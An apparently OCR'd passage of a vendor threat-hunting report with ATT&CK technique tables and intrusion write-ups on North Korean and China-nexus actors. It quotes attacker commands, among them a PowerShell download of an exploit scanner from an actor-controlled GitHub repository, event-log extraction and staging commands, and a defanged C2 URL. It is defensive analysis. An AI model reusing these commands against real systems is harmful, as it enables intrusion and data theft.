The Falcon OverWatch team uses the MITRE ATT&CK® matrix as a framework to categorize and track adversary behavior[5]. In July 2020, MITRE released the latest version of the ATT&CK matrix (v7), which in addition to a number of new techniques now includes sub-techniques, which will allow for activity to be tracked at a more granular level[6]. Because this report relates to the first half of 2020, the activity is mapped to the version of the ATT&CK matrix that was current at the time of the intrusions (v6.3). Future reporting will call out any substantive changes in how OverWatch is tracking adversary activity and highlight any impact on the comparability of data over time.

2020 ATT&CK HEAT MAP

Figure 11 is a heat map of the adversary tactics and techniques that OverWatch threat hunters have seen across all hands-on-keyboard intrusion campaigns during the first half of 2020. The techniques observed largely mirror the activity observed throughout 2019. However, one trend emerging in early 2020 is the increased use of discovery techniques. In particular, security software discovery was observed being employed by eCrime adversaries three times as frequently as it was throughout 2019. This suggests that criminally motivated adversaries are employing more sophisticated methods when trying to understand their victims and evade defense — in contrast to the "smash and grab" attacks seen more commonly in past years. OverWatch also continues to routinely see valid credentials exploited to further actions on objectives, reinforcing how crucial it is for every organization to enforce strong password policies, including the use of multifactor authentication. Just as importantly, as illustrated in Figure 11, adversaries continue to employ a wide variety of techniques in the pursuit of their objectives — and accordingly, there is no single "silver bullet" for mitigating cyber threats.

5 More information about MITRE's ATT&CK matrix is available online at https://attack.mitre.org/.

6 Further details about the ATT&CK v7 updates are outlined online at https://attack.mitre.org/resources/updates/.

Figure 11: The most commonly observed TTPs in interactive intrusions tracked by OverWatch, January-June 2020

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access
Valid Accounts	Command-Line Interface	Valid Accounts	Valid Accounts	Valid Accounts	Credential Dumping
Exploit Public-Facing Application	Scripting	Web Shell	Web Shell	Scripting	Brute Force
External Remote Services	PowerShell	Create Account	Process Injection	Disabling Security Tools	Account Manipulation
Spearphishing Attachment	Windows Management Instrumentation	Account Manipulation	Scheduled Task	Masquerading	Credentials in Files
Spearphishing Link	Rundll32	Scheduled Task	Accessibility Features	Indicator Removal on Host	Bash History
Spearphishing via Service	Scheduled Task	Accessibility Features	New Service	Modify Registry	Credentials in Registry
Supply Chain Compromise	Graphical User Interface	New Service	Bypass User Account Control	Rundll32	Input Capture
Trusted Relationship	Service Execution	Registry Run Keys / Startup Folder	Exploitation for Privilege Escalation	Obfuscated Files or Information	Credentials from Web Browsers
Drive-by Compromise	Regsvr32	Modify Existing Service	Image File Execution Options Injection	Process Injection	Kerberoasting
Hardware Additions	Mshta	External Remote Services	Sudo	File Deletion	Private Keys
Replication Through Removable Media	User Execution	Hidden Files and Directories	DLL Search Order Hijacking	Regsvr32	Steal Web Session Cookie
	Exploitation for Client Execution	Image File Execution Options Injection	Access Token Manipulation	Connection Proxy	Network Sniffing
	Trusted Developer Utilities	BITS Jobs	Setuid and Setgid	Deobfuscate/Decode Files or Information	Exploitation for Credential Access
	Local Job Scheduling	DLL Search Order Hijacking	AppInit DLLs	Mshta	Forced Authentication
	Third-party Software	Setuid and Setgid	Parent PID Spoofing	Process Hollowing	Hooking
	Regsvcs/Regasm	Local Job Scheduling	Service Registry Permissions Weakness	Hidden Window	Input Prompt
	Component Object Model and Distributed COM	Redundant Access	AppCert DLLs	Network Share Connection Removal	Keychain
	Execution through API	.bash_profile and .bashrc	Application Shimming	Bypass User Account Control	LLMNR/NBT-NS Poisoning and Relay
	Execution through Module Load	AppInit DLLs	Dylib Hijacking	Hidden Users	Password Filter DLL
	InstallUtil	Logon Scripts	Elevated Execution with Prompt	Hidden Files and Directories	Securityd Memory
	AppleScript	Netsh Helper DLL	Emond	File and Directory Permissions Modification	Two-Factor Authentication Interception
	CMSTP	Office Application Startup	Extra Window Memory Injection	Timestomp	
	Compiled HTML File	Screensaver	File System Permissions Weakness	Compile After Delivery	
	Control Panel Items	Service Registry Permissions Weakness	Hooking	Image File Execution Options Injection	
	Dynamic Data Exchange	Windows Management Instrumentation Event Subscription	Launch Daemon	Web Service	
	Launchctl	AppCert DLLs	Path Interception	BITS Jobs	
	LSASS Driver	Application Shimming	Plist Modification	DLL Search Order Hijacking	
	Signed Binary Proxy Execution	Authentication Package	Port Monitors	DLL Side-Loading	
	Signed Script Proxy Execution	Bootkit	PowerShell Profile	Exploitation for Defense Evasion	
	Source	Browser Extensions	SID-History Injection	Trusted Developer Utilities	
	Space after Filename	Change Default File Association	Startup Items	Access Token Manipulation	
	Trap	Component Firmware	Sudo Caching	Clear Command History	
	Windows Remote Management	Component Object Model Hijacking		Redundant Access	
	XSL Script Processing	Dylib Hijacking		NTFS File Attributes	
		Emond		Regsvcs/Regasm	
		File System Permissions Weakness		Code Signing	
		Hooking		Group Policy Modification	
		Hypervisor		HISTCONTROL	
		Kernel Modules and Extensions		Indicator Removal from Tools	
		Launch Agent		InstallUtil	
		Launch Daemon		Parent PID Spoofing	
		Launchctl		Rootkit	
		LC_LOAD_DYLIB Addition		Software Packing	
		Login Item		Template Injection	
		LSASS Driver		Binary Padding	
		Path Interception		CMSTP	
		Plist Modification		Compiled HTML File	
		Port Knocking		Component Firmware	
		Port Monitors		Component Object Model Hijacking	
		PowerShell Profile		Control Panel Items	
		Rc.common		DCShadow	
		Re-opened Applications		Execution Guardrails	
		Security Support Provider		Extra Window Memory Injection	
		Server Software Component		File System Logical Offsets	
		Shortcut Modification		Gatekeeper Bypass	
		SIP and Trust Provider Hijacking		Indicator Blocking	
		Startup Items		Indirect Command Execution	
		System Firmware		Install Root Certificate	
		Systemd Service		Launchctl	
		Time Providers		LC_MAIN Hijacking	
		Trap		Plist Modification	
		Winlogon Helper DLL		Port Knocking	
				Process Doppelgänging	
				Signed Binary Proxy Execution	
				Signed Script Proxy Execution	
				SIP and Trust Provider Hijacking	
				Space after Filename	
				Virtualization/Sandbox Evasion	
				XSL Script Processing	

Discovery	Lateral Movement	Collection	Command And Control	Exfiltration	Impact
Account Discovery	Remote Desktop Protocol	Data from Local System	Remote File Copy	Data Compressed	Data Encrypted for Impact
System Owner/User Discovery	Remote File Copy	Data Staged	Commonly Used Port	Exfiltration Over Command and Control Channel	Inhibit System Recovery
Remote System Discovery	Windows Admin Shares	Data from Network Shared Drive	Standard Application Layer Protocol	Exfiltration Over Alternative Protocol	Service Stop
System Network Configuration Discovery	Remote Services	Data from Information Repositories	Remote Access Tools	Data Encrypted	System Shutdown/Reboot
System Network Connections Discovery	Third-party Software	Input Capture	Uncommonly Used Port	Automated Exfiltration	Resource Hijacking
File and Directory Discovery	Pass the Hash	Screen Capture	Connection Proxy	Data Transfer Size Limits	Runtime Data Manipulation
System Information Discovery	Component Object Model and Distributed COM	Automated Collection	Custom Command and Control Protocol	Exfiltration Over Other Network Medium	Account Access Removal
Process Discovery	Logon Scripts	Clipboard Data	Standard Cryptographic Protocol	Exfiltration Over Physical Medium	Data Destruction
Permission Groups Discovery	AppleScript	Audio Capture	Web Service	Scheduled Transfer	Defacement
Network Service Scanning	Application Deployment Software	Data from Removable Media	Data Encoding		Disk Content Wipe
Network Share Discovery	Exploitation of Remote Services	Email Collection	Data Obfuscation		Disk Structure Wipe
Domain Trust Discovery	Internal Spearphishing	Man in the Browser	Standard Non-Application Layer Protocol		Endpoint Denial of Service
Query Registry	Pass the Ticket	Video Capture	Domain Fronting		Firmware Corruption
System Service Discovery	Replication Through Removable Media		Multi-hop Proxy		Network Denial of Service
Security Software Discovery	Shared Webroot		Multilayer Encryption		Stored Data Manipulation
System Time Discovery	SSH Hijacking		Communication Through Removable Media		Transmitted Data Manipulation
Software Discovery	Taint Shared Content		Custom Cryptographic Protocol		
Password Policy Discovery	Windows Remote Management		Domain Generation Algorithms		
Network Sniffing			Fallback Channels		
Peripheral Device Discovery			Multi-Stage Channels		
Application Window Discovery			Multiband Communication		
Browser Bookmark Discovery			Port Knocking		
Virtualization/Sandbox Evasion					

COMPARING TTPS BETWEEN eCRIME AND STATE-SPONSORED ADVERSARIES

Figure 12 shows the overlap and divergence in techniques used by eCrime and state-sponsored adversaries in interactive intrusions the first half of 2020. The table only reflects those intrusions where attribution was possible, and therefore not all of the techniques represented in Figure 11 are reflected in Figure 12.

The divergence in initial access techniques is indicative of one of the key differences between eCrime and state-sponsored adversaries. The former are more inclined toward opportunistic activity, whereas the latter are more likely to methodically pursue a specific target. Figure 12 illustrates state-sponsored adversaries' willingness to play the long game to gain access to a target environment — for example, through the calculated use of social engineering to conduct spear-phishing via a service. It is also evident in the premeditation that goes into a supply chain compromise or gaining access via a trusted relationship.

The differences between these two threat types are also evident when looking at the impact of intrusions. The financial motivations of eCrime actors are clearly demonstrated, with ransomware and cryptocurrency-mining techniques being attributed only to this category of actors in the intrusions observed by OverWatch. On the other hand, the runtime data manipulation technique is only attributed to state-sponsored adversaries. Techniques that impact the integrity of enterprise data are much more akin to traditional state-sponsored espionage activity and are more difficult to monetize for financially motivated adversaries.

Despite these differences, the core trend is the commonality in techniques employed between these two threat types. CrowdStrike has previously reported on the blurring of lines between eCrime and state-sponsored activity, and this is illustrated by Figure 12. Today's eCrime groups operate like businesses, always looking for opportunities to adapt to circumvent new security measures, or to innovate to boost their profit margins. No firm in any industry should consider themselves immune from sophisticated or persistent cyber threats — regardless of whether they consider eCrime or state-sponsored adversaries to be their bigger threat.

Figure 12: A comparison of the TTPs used by state-sponsored and eCrime actors in interactive intrusions tracked by OverWatch, January-June 2020

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access
Exploit Public-Facing Application	Command-Line Interface	Accessibility Features	Access Token Manipulation	Access Token Manipulation	Account Manipulation
External Remote Services	Graphical User Interface	Account Manipulation	Accessibility Features	BITS Jobs	Bash History
Spearphishing Attachment	Local Job Scheduling	BITS Jobs	Bypass User Account Control	Bypass User Account Control	Brute Force
Valid Accounts	PowerShell	Create Account	Exploitation for Privilege Escalation	Clear Command History	Credential Dumping
Spearphishing via Service	Regsvr32	External Remote Services	New Service	Compile After Delivery	Credentials from Web Browsers
Supply Chain Compromise	Rundll32	Hidden Files and Directories	Process Injection	Connection Proxy	Credentials in Files
Trusted Relationship	Scheduled Task	Local Job Scheduling	Scheduled Task	Deobfuscate/Decode Files or Information	Credentials in Registry
Drive-by Compromise	Scripting	Modify Existing Service	Valid Accounts	Disabling Security Tools	Input Capture
Hardware Additions	Service Execution	New Service	Web Shell	DLL Side-Loading	Kerberoasting
Replication Through Removable Media	User Execution	Registry Run Keys / Startup Folder	AppInit DLLs	Exploitation for Defense Evasion	Private Keys
Spearphishing Link	Windows Management Instrumentation	Scheduled Task	DLL Search Order Hijacking	File and Directory Permissions Modification	Steal Web Session Cookie
	Component Object Model and Distributed COM	Valid Accounts	Service Registry Permissions Weakness	File Deletion	Network Sniffing
	Execution through API	Web Shell	Setuid and Setgid	Hidden Files and Directories	Exploitation for Credential Access
	Exploitation for Client Execution	.bash_profile and .bashrc	Sudo	Hidden Window	Forced Authentication
	InstallUtil	AppInit DLLs	Image File Execution Options Injection	Indicator Removal on Host	Hooking
	Execution through Module Load	DLL Search Order Hijacking	AppCert DLLs	Masquerading	Input Prompt
	Mshta	Redundant Access	Application Shimming	Modify Registry	Keychain
	Regsvcs/Regasm	Service Registry Permissions Weakness	Dylib Hijacking	Network Share Connection Removal	LLMNR/NBT-NS Poisoning and Relay
	Third-party Software	Setuid and Setgid	Elevated Execution with Prompt	Obfuscated Files or Information	Password Filter DLL
	Trusted Developer Utilities	Windows Management Instrumentation Event Subscription	Emond	Process Hollowing	Securityd Memory
	AppleScript	Image File Execution Options Injection	Extra Window Memory Injection	Process Injection	Two-Factor Authentication Interception
	CMSTP	Netsh Helper DLL	File System Permissions Weakness	Regsvr32	
	Compiled HTML File	Screensaver	Hooking	Rundll32	
	Control Panel Items	AppCert DLLs	Launch Daemon	Scripting	
	Dynamic Data Exchange	Application Shimming	Parent PID Spoofing	Timestomp	
	Launchctl	Authentication Package	Path Interception	Valid Accounts	
	LSASS Driver	Bootkit	Plist Modification	Code Signing	
	Signed Binary Proxy Execution	Browser Extensions	Port Monitors	DLL Search Order Hijacking	
	Signed Script Proxy Execution	Change Default File Association	PowerShell Profile	HISTCONTROL	
	Source	Component Firmware	SID-History Injection	Indicator Removal from Tools	
	Space after Filename	Component Object Model Hijacking	Startup Items	InstallUtil	
	Trap	Dylib Hijacking	Sudo Caching	Redundant Access	
	Windows Remote Management	Emond		Rootkit	
	XSL Script Processing	File System Permissions Weakness		Template Injection	
		Hooking		Web Service	
		Hypervisor		Group Policy Modification	
		Kernel Modules and Extensions		Hidden Users	
		Launch Agent		Image File Execution Options Injection	
		Launch Daemon		Mshta	
		Launchctl		NTFS File Attributes	
		LC_LOAD_DYLIB Addition		Regsvcs/Regasm	
		Login Item		Software Packing	
		Logon Scripts		Trusted Developer Utilities	
		LSASS Driver		Binary Padding	
		Office Application Startup		CMSTP	
		Path Interception		Compiled HTML File	
		Plist Modification		Component Firmware	
		Port Knocking		Component Object Model Hijacking	
		Port Monitors		Control Panel Items	
		PowerShell Profile		DCShadow	
		Rc.common		Execution Guardrails	

- eCrime only
- State-sponsored only
- Both

Re-opened Applications
Security Support Provider
Server Software Component
Shortcut Modification
SIP and Trust Provider Hijacking
Startup Items
System Firmware
Systemd Service
Time Providers
Trap
Winlogon Helper DLL

Extra Window Memory Injection
File System Logical Offsets
Gatekeeper Bypass
Indicator Blocking
Indirect Command Execution
Install Root Certificate
Launchctl
LC_MAIN Hijacking
Parent PID Spoofing
Plist Modification
Port Knocking
Process Doppelgänging
Signed Binary Proxy Execution
Signed Script Proxy Execution
SIP and Trust Provider Hijacking
Space after Filename
Virtualization/Sandbox Evasion
XSL Script Processing


Discovery	Lateral Movement	Collection	Command And	Exfiltration	Impact
Account Discovery	Remote Desktop Protocol	Data from Information Repositories	Commonly Used Port	Data Compressed	Service Stop
Domain Trust Discovery	Remote File Copy	Data from Local System	Connection Proxy	Data Encrypted	System Shutdown/Reboot
File and Directory Discovery	Remote Services	Data from Network Shared Drive	Custom Command and Control Protocol	Exfiltration Over Alternative Protocol	Runtime Data Manipulation
Network Service Scanning	Windows Admin Shares	Data Staged	Data Obfuscation	Exfiltration Over Command and Control Channel	Data Encrypted for Impact
Network Share Discovery	Component Object Model and Distributed COM	Input Capture	Remote Access Tools	Automated Exfiltration	Inhibit System Recovery
Password Policy Discovery	Pass the Hash	Screen Capture	Remote File Copy	Data Transfer Size Limits	Resource Hijacking
Permission Groups Discovery	Third-party Software	Automated Collection	Standard Application Layer Protocol	Exfiltration Over Other Network Medium	Account Access Removal
Process Discovery	AppleScript	Clipboard Data	Standard Cryptographic Protocol	Exfiltration Over Physical Medium	Data Destruction
Query Registry	Application Deployment Software	Audio Capture	Uncommonly Used Port	Scheduled Transfer	Defacement
Remote System Discovery	Exploitation of Remote Services	Data from Removable Media	Data Encoding		Disk Content Wipe
Security Software Discovery	Internal Spearphishing	Email Collection	Standard Non-Application Layer Protocol		Disk Structure Wipe
System Information Discovery	Logon Scripts	Man in the Browser	Web Service		Endpoint Denial of Service
System Network Configuration Discovery	Pass the Ticket	Video Capture	Communication Through Removable Media		Firmware Corruption
System Network Connections Discovery	Replication Through Removable Media		Custom Cryptographic Protocol		Network Denial of Service
System Owner/User Discovery	Shared Webroot		Domain Fronting		Stored Data Manipulation
System Service Discovery	SSH Hijacking		Domain Generation Algorithms		Transmitted Data Manipulation
System Time Discovery	Taint Shared Content		Fallback Channels		
Network Sniffing	Windows Remote Management		Multi-hop Proxy		
Peripheral Device Discovery			Multi-Stage Channels		
Software Discovery			Multiband Communication		
Application Window Discovery			Multilayer Encryption		
Browser Bookmark Discovery			Port Knocking		
Virtualization/Sandbox Evasion					

INTRUSION HIGHLIGHTS

HUNTING THWARTS LABYRINTH CHOLLIMA ATTACK LAUNCHED OVER SOCIAL MEDIA

OVERVIEW

In June 2020, OverWatch hunting uncovered a notable attack against a North American agriculture company. A phishing lure led to installation of a malicious loader, which provided access for a hands-on operator to perform various discovery commands on the target system. While the agriculture sector has had its share of eCrime intrusions, state-sponsored adversaries have also turned their attention to this industry. In this case, CrowdStrike Intelligence attributed the activity to the North Korea-based adversary group LABYRINTH CHOLLIMA.



UNUSUAL COMMAND ALERTS THREAT HUNTERS TO MALICIOUS ACTIVITY

OverWatch identified suspicious behavior within this agriculture company's network when an unusual `rundll32.exe` command was executed under a Microsoft Word process. A suspicious dynamic link library (DLL) file named `desktop.dat`, masquerading as a `.dat` file, was loaded into memory in an unusual manner. Shortly thereafter, OverWatch hunters observed several interactive command shells spawned under the `rundll32.exe` process responsible for executing the DLL.

Figure 13: Example process tree of a `cmd.exe` shell spawned under the suspicious `rundll32.exe` process

These cmd shells were used to execute a range of discovery commands to gather network, host and account information. For example:

- `ipconfig /all`
- `net use`
- `ping -n 1 -a <REDACTED HOSTNAME>`
- `ping -n 1 <REDACTED HOSTNAME>`
- `cmd.exe /c time /t`
- `netstat -ano`
- `reg query "HKEY_USERS\[REDACTED SID]\Software\Microsoft\Windows\CurrentVersion\Internet Settings"`
- `net localgroup administrators`
- `net group "domain admins" /domain`
- `sc query`

OverWatch immediately notified the customer of the potentially malicious behavior via Falcon console detections and provided a detailed written report. With the victim equipped to take defensive action, OverWatch threat hunters then continued in their investigation.

UNSOLICITED JOB OPPORTUNITY PROVES TO BE TOO GOOD TO BE TRUE

Further analysis of the attack, in tandem with the CrowdStrike Intelligence team, uncovered evidence that the attack began when a user unwittingly opened a weaponized Microsoft Word document. The adversary, posing as a job recruiter, used various social media channels and applications to facilitate delivery of the phishing lure. When opened, the file downloaded a macro-enabled document hosted at a malicious URL. The macro-enabled document was then downloaded as an embedded template. The downloaded template file contained a macro that, when executed, extracted a double Base64-encoded payload saved to the path `C:\ProgramData\desktop.dat`. This was the DLL file disguised as a `.dat` file that caught OverWatch's attention, as noted previously. The DLL exports many functions composed mainly of Perl Compatible Regular Expressions (PCRE) library functions in an attempt to masquerade the DLL as a benign file. But the DLL also decrypted a copy of a payload that CrowdStrike Intelligence refers to as "NedDnLoader," which was then loaded directly into memory. Abusing `rundll32.exe` to execute DLLs puts network defenders in a difficult position when relying on security technologies alone. Rather than configuring the endpoint security platform to block `rundll32.exe`, and potentially causing impact to normal network operations, defenders can employ effective threat hunting to serve as the backstop to identify such living-off-the-land techniques.

The NedDnLoader payload then attempted to contact a command and control (C2) server to retrieve a second-stage payload from the following URL:

```
https[:]//www.paghera[.]com/include/inc-main-default-news.asp.
```

In addition to loading the NedDnLoader payload, the macro displayed a spoofed English-language decoy job description for a Senior Manager position on the finance team at a legitimate entertainment company.

This enabled the adversary to achieve interactive access to the compromised host and perform the initial discovery actions mentioned previously. During this time, they also created a new directory on the system, masquerading as a legitimate Windows directory, and used `xcopy` to copy folders and files over to the new directory, potentially as staging for later exfiltration:

```
xcopy /S /C /E C:\ProgramData\Microsoft\Windows\*.*
C:\ProgramData\Windows
```

CONCLUSIONS AND RECOMMENDATIONS

Thanks to OverWatch's rapid identification and communication of the attack, the customer was able to network contain the machine to stop the adversary and prevent any significant impact. Subsequent investigation found that the adversary had used a falsified profile on one social media channel to initiate contact with the victim, and then used that relationship to deceive the victim into opening the malicious file when it was delivered via a separate messaging application. This serves as an important reminder for defenders to continuously evaluate the appropriate level of filtering for web-based content for their users. In many cases, restricting access to sites like social media platforms would reduce the attack surface available to adversaries. In addition, users should be regularly reminded and trained in identifying social engineering techniques.


CrowdStrike Intelligence assesses with high confidence that this operation is attributable to LABYRINTH CHOLLIMA based on the deployment of NedDnLoader — malware exclusive to this adversary — as well as the use of job description lure documents (a frequent LABYRINTH CHOLLIMA tactic). Also worth highlighting is that the decoy content initially appears to be tailored to media or financial sector entities and does not appear specific to the agriculture industry. While this targeting could be indicative of economic espionage targeting the agricultural sector — a vertical highlighted for aggressive economic development by Kim Jong-un in his 2016 National Economic Development Strategy (NEDS) — LABYRINTH CHOLLIMA is also known to use compromised infrastructure in its campaigns. It is equally likely that the unfocused nature of the decoy document could be a generic lure used by LABYRINTH CHOLLIMA to obtain access to the targeted customer's infrastructure, which would subsequently be leveraged by LABYRINTH CHOLLIMA as C2 or to host secondary payloads in follow-on operations.

PANDA ABUSES GITHUB SERVICE FOR COVERT C2

OVERVIEW

In June 2020, Falcon OverWatch uncovered targeted intrusion activity against an organization operating within the healthcare industry in the Asia-Pacific region. The preexisting intrusion predated the organization's deployment of the Falcon sensor and involved the use of a number of interesting TTPs to support the actor's actions on objectives, which included information-gathering operations and establishing persistent access. The malicious activity shared a strong overlap with TTPs previously observed in targeted intrusions against healthcare organizations throughout Southeast Asia, and the TTPs observed are consistent with China-based adversaries.

Initial malicious activity included the attempted execution of China Chopper — a web shell commonly used by China-nexus threat actors — beneath a likely exploited Apache web server process on a Windows-based host, along with the use of PowerShell to download and retrieve a malicious executable. Particularly noteworthy was the actor's use of a novel Python-based remote access tool (RAT) masquerading as a legitimate Windows system process that leverages a public GitHub repository for covert C2 communications. A second actor-controlled GitHub repository was also identified being used to stage a selection of malicious tooling and password-protected .zip archives, which included two variants of an EternalBlue exploit scanner. Also notable was the actor's querying and subsequent extraction of user logon events from the security event log on a likely Windows domain controller, in which the command line utility wevtutil.exe was used to display events associated with a single user account of interest, before exporting and archiving the events in preparation for likely exfiltration.



ATTEMPTED CHOPPER WEB SHELL EXECUTION BENEATH APACHE WEB PROCESS

As part of this preexisting intrusion, Falcon OverWatch identified attempts by the actor to execute the China Chopper web shell beneath the likely exploited Apache web server process httpd.exe. Operating as the local system user, the actor attempted to use the web shell to gather system information through the execution of basic host reconnaissance commands.

Example:

```
cmd.exe /c "cmd /c "cd /d "C:/www/[REDACTED]/[REDACTED]/system/
core"&whoami&echo [S]&cd&echo [E]" 2>&1"
```

Figure 14. Example process tree showing likely compromised `httpd.exe` spawning multiple command shells

In this case, the actor's attempts to execute the China Chopper web shell were thwarted by the Falcon sensor and were ultimately unsuccessful.

PYTHON RAT LEVERAGES GITHUB FOR COVERT C2

Further investigation into the actor's activity by OverWatch threat hunters uncovered the existence of a preexisting implant binary in the `C:\Windows` directory on a host. The binary was masquerading as the Microsoft shared service host process `svchost.exe` in an attempt to evade detection and bypass security controls. Analysis of the implant, dubbed "BackGitHub" by CrowdStrike Intelligence, revealed that the binary was in fact a PyInstaller executable containing a novel Python-based RAT. Notably, the implant binary was found to be resolving the domain `api.github.com` and had the capability to execute arbitrary commands via API, using an actor-controlled GitHub repository for covert C2 communications.

Also notably, further analysis of the GitHub repository revealed a list of both the implant commands executed by the actor, and the responses to commands and beacons. The commands were reflective of basic host reconnaissance operations and included enumeration of both directories and group memberships of interest.

Reconnaissance command execution examples:

```
dir c:\users\public\
systeminfo
ping -a -n 1 [REDACTED]
ipconfig /all
whoami
net user /domain
```

ALTERNATE GITHUB REPOSITORY USED TO STAGE MALICIOUS TOOLING

Continuing to operate via the implant svchost.exe, the actor attempted to launch PowerShell to download the malicious binary ms.exe from a second actor-controlled public GitHub repository. The specific binary in question was later identified by CrowdStrike Intelligence as an EternalBlue exploit scanning tool, commonly deployed by adversaries in an attempt to locate hosts that remain vulnerable to the Windows SMBv1 remote code execution vulnerability CVE-2017-0143.

Command line example:

```
powershell (new-object System.Net.WebClient).
DownloadFile('hXXps://github[.]com/[REDACTED]/test/raw/master/
ms.exe','c:\\users\\public\\2.exe')
```

Figure 15. Example process tree shows PowerShell launched via `cmd.exe` beneath actor implant `svchost.exe`

Further examination of this second GitHub repository by OverWatch revealed it was being used by the actor as a staging resource and contained a selection of malicious executables and open source penetration-testing tools, including a second variant of the EternalBlue scanner, a shellcode loader and a tunneling utility used to subvert firewalls. Additionally, multiple password-protected `.zip` archive files were also discovered.

EXTRACTION AND ARCHIVAL OF USER LOGON EVENTS FROM THE SECURITY EVENT LOG

Continuing their actions on objectives, the actor was later observed conducting information-gathering operations on a second Windows host, likely serving as a domain controller, in the form of targeted log event extraction and subsequent compression. The activity occurred beneath the likely exploited Microsoft Spooler SubSystem app spoolsv.exe and was conducted via a Remote Desktop Protocol (RDP) session, which was initiated from a remote internal host, without the Falcon sensor installed, using likely compromised administrative credentials.

Figure 16. Example process tree shows multiple actor command prompts launched beneath the exploited `spoolsv.exe` service used to execute Microsoft utilities `makecab.exe` and `wevtutil.exe`

The actor launched the Microsoft Windows utility `wevtutil.exe` with the '`qe`' flag to query events of interest in the Windows security log.

```
C:\Windows\system32\cmd.exe /C wevtutil qe security /format:text
/q:"Event[System[(EventID=4624) and TimeCreated[timediff(@
SystemTime) <= 432000000]] and EventData[Data[@
Name='TargetUserName']='[REDACTED]']]" > [REDACTED].txt
```

The specific command execution in this case is notable and indicates that the actor was focused strictly on user logon events (Event ID 4624) associated with one particular user account of interest from the preceding 12 hours.

The actor then ran `wevtutil.exe` again, this time with the '`epl`' flag to export all user logon events from the preceding 12 hours to an `.evtx` output file.

```
wevtutil  epl Security C:\system~1\[REDACTED].evtx
/q:"*[System[(EventID=4624) and TimeCreated[timediff(@SystemTime)
<= 43200000]]]"
```

From here, the actor used the makecab utility to compress the `.evtx` output file into a `.zip` archive in preparation for likely exfiltration, after which the actor deleted the archive file in an attempt to cover their tracks.

```
C:\Windows\system32\cmd.exe /C del [REDACTED}.evtx.zip [REDACTED].
evtx log.txt
```

CONCLUSIONS AND RECOMMENDATIONS


Recent global events continue to position the healthcare industry firmly in the crosshairs as a rich target for threat actors. Despite the preexisting nature of this intrusion, OverWatch's human-led continuous threat hunting allowed for the prompt discovery and notification of the malicious activity described, enabling the victim organization to quickly respond by containing the adversary and commencing remediation activities. The TTPs deployed as part of this intrusion serve as a timely reminder of the importance of getting the fundamentals right with respect to basic security hygiene, including effective patch management. The increasing use of techniques like masquerading as a means to conceal malicious binary execution warrants defenders considering countermeasures such as allowlisting to help restrict program execution based on non-name-based file attributes. Furthermore, the use of web proxies and other controls should be evaluated to assist in filtering web traffic and to help mitigate against adversary use of legitimate web services such as GitHub to facilitate and conceal C2 communications.

TRACER KITTEN EXPLOITS CUSTOM BACKDOORS TO BREACH A TELECOMMUNICATIONS COMPANY

OVERVIEW

